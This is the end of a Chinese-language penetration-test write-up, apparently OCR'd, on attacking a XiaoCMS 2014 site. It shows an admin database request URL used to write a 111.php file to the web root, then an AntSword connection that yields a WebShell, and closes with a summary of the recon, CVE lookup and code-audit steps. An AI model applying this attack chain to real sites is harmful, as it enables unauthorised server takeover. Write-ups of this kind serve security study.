
```
http://192.168.27.1/xiaocms_20141229/adminsystem/index.php?c=database&action=1&size=2048
```



如果该目标数据库有文件写入权限，那么现在在根目录下应该已经存在 111.php 文件了，访问一下试试。



未提示 404，即可证明该文件生成成功，使用蚁剑连接。



成功拿到 WebShell，本次渗透测试到此结束。

结语

本文主要是通过信息收集发现后台，然后在破解密码无果后，发现其是基于 CMS 进行搭建的，通过在互联网上进行检索该 CMS 的历史漏洞，根据漏洞进行针对性的测试，无法成功后，下载

其源码，尝试构造 Payload，但是后续发现互联网上检索的漏洞居然无法复现，最后通过检索
CVE 找到其可能存在漏洞的位置，通过代码审计构造 Payload，拿到 WebShell。